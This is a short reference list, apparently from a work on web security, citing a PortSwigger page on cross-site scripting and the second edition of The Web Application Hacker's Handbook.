
PortSwigger. (n.d.). *Cross-site scripting.* https://portswigger.net/web-security/cross-site-scripting

Stuttard, D, & Pinto, M. (2011). *The Web Application Hacker's Handbook: Finding and Exploiting Security Flaws* (2nd ed.). Wiley